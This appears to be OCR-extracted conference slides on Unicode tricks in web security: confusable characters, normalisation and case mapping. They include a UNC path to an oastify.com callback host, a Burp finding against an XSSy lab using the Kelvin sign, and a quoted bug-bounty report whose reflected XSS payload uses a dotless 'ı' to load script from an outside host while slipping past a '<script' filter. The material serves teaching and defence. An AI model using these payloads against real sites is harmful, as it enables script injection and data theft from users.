0xff0f   0x2f    ;Fullwidth Solidus
0xff10   0x30    ;Fullwidth Digit Zero
```

```
\ \oqi3o3fv9cpyquhbd6h8bx19a0gs4nsc. oastify. com\ \c\ \$an.jpg
```

```
\\oqi3o3fv9cpyquhbd6h8bx19a0gs4nsc.oastify.com\\c$\\an.jpg
```

https://worts.fit/

Unicode Utilities: Confusables

Unmarked properties are from Unicode V16.0.0; the beta properties are from Unicode V17.0.0β. For more information, see Unicode Utilities Beta.

help | character | properties | confusables | unicode-set | compare-sets | regex | bnf-regex | breaks | transform | bidi | bidi-c | idna | languageid

Input

\

Restriction None Show

With this demo, you can supply an Input string and see the combinations that are confusable with it, using data collected by the Unicode consortium. You can also try different restrictions, using characters valid in different approaches to international domain names. For more info, see Data below.


Confusable Characters


005C REVERSE SOLIDUS	2216 SET MINUS	27CD MATHEMATICAL FALLING DIAGONAL	29F5 REVERSE SOLIDUS OPERATOR	29F9 BIG REVERSE SOLIDUS	2F02 KANGXI RADICAL DOT	31D4 CJK STROKE D	4E36 CJK UNIFIED IDEOGRAPH-4E36	1D20F GREEK VOCAL NOTATION SYMBOL-16	1D23B GREEK INSTRUMENTAL NOTATION SYMBOL-48	FE68 SMALL REVERSE SOLIDUS	FF3C FULLWIDTH REVERSE SOLIDUS
\	\	\	\	\	\	□	\	□	□	\	\


https://util.unicode.org/UnicodeJsps/confusables.jsp

```
+           return new ImmutablePair<>(leftAnchor+"\u212a"+rightAnchor,
    Collections.singletonList(leftAnchor+"K"+rightAnchor));
```


```
+           return new ImmutablePair<>(leftAnchor+"\u212a"+rightAnchor,
   Collections.singletonList(leftAnchor+"K"+rightAnchor));
```


Issue type
Host
Path
Suspicious input transformation: unicode normalisation
https://4t64ubva.xssy.uk
/target.ftl
Advisory
Request
Response
Path to issue
Pretty
Raw
Hex
1 GET /target.ftl?name=ms32o4%e2%84%aatphm4m HTTP/2
2 Host: 4t64ubva.xssy.uk
3 Cookie: flag=iu7zfvcp
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0) Gecko/20100101 Firefox/132.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
Search
0 highlights
Inspector
Selection
21 (0x15)
Selected text
ms32o4%e2%84%aatphm4m
Decoded from:
URL encoding
ms32o4 e2 84 aa tphm4m
Request attributes
2
Request query parameters
1


Issue type
Host
Path
Suspicious input transformation: unicode normalisation
https://4t64ubva.xssy.uk
/target.ftl
Advisory
Request
Response
Path to issue
Pretty
Raw
Hex
GET /target.ftl?name=ms32o4%e2%84%aatphm4m HTTP/2
Host: 4t64ubva.xssy.uk
Cookie: flag=iu7zfvcp
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
U+212A
K
Kelvin Sign
Inspector
Selection
21 (0x15)
Selected text
Decoded from:
URL encoding
ms32o4 e2 84 aa tphm4m
Request attributes
2
Request query parameters
1
Search
0 highlights


Issue type
Host
Path
Suspicious input transformation: unicode normalisation
https://4t64ubva.xssy.uk
/target.ftl
Advisory
Request
Response
Path to issue
Pretty
Raw
Hex
Render
Inspector
Response headers
3
This lab is hosted on XSSy.
Visit the lab page to submit your payload.
Unicode XSS
Hello ms32o4Kt
4m
U+004B
K
Latin Capital Letter K

Agenda



- Decoding Errors
- Truncation
- Confusables
- **Casing**

hackerone

Weakness	Cross-site Scripting (XSS) - Reflected
Severity	High (7.0 ~ 8.9)
CVE IDs	

Greetings,


I just found a Cross Site Scripting issue at your site https://[redacted]

STEP TO REPRODUCE:

The attacker sends to victim the link with xss payload, victim click the this link in his browser, the javascript code of attacker will be executed:

https://[redacted]

[redacted]=%3Cscr%C4%B1pt+src=https://15.rs/%3E%3C/scr%C4%B1pt%3E


%3Cscr%C4%B1pt+scr=https://15.rs/%3E%3C/scr%C4%B1pt%3E
U+0131
ı
Latin Small
Letter Dotless I

```
<scrıpt src=https://15.rs/></scrıpt>
```

REGULAR EXPRESSION

no match (7 steps, 45µs)

/ <script / gmi

TEST STRING

<scrıpt•src=https://15.rs/></scrıpt>

```
<scrıpt src=https://15.rs/></scrıpt>
```

REGULAR EXPRESSION

no match (7 steps, 45µs)

/ <script / gmi

TEST STRING

<scrıpt•src=https://15.rs/></scrıpt>

Code Charts

Case Charts

Help

Latin
Greek

Ħ 0126	ħ 0127	Ħ 0126	Ħ 0126	ħ 0127
ħ 0127	ħ 0127	Ħ 0126	Ħ 0126	ħ 0127
ı 0131	ı 0131	I 0049	I 0049	ı 0131
Ł 0141	ł 0142	Ł 0141	Ł 0141	ł 0142
ł 0142	ł 0142	Ł 0141	Ł 0141	ł 0142

http://www.unicode.org/charts/case/

```python
import urllib.parse

# Original URL-encoded string
encoded = "%3Cscr%C4%B1pt+src=https://15.rs/%3E%3C/scr%C4%B1pt%3E"

# Decode it
decoded = urllib.parse.unquote_plus(encoded)

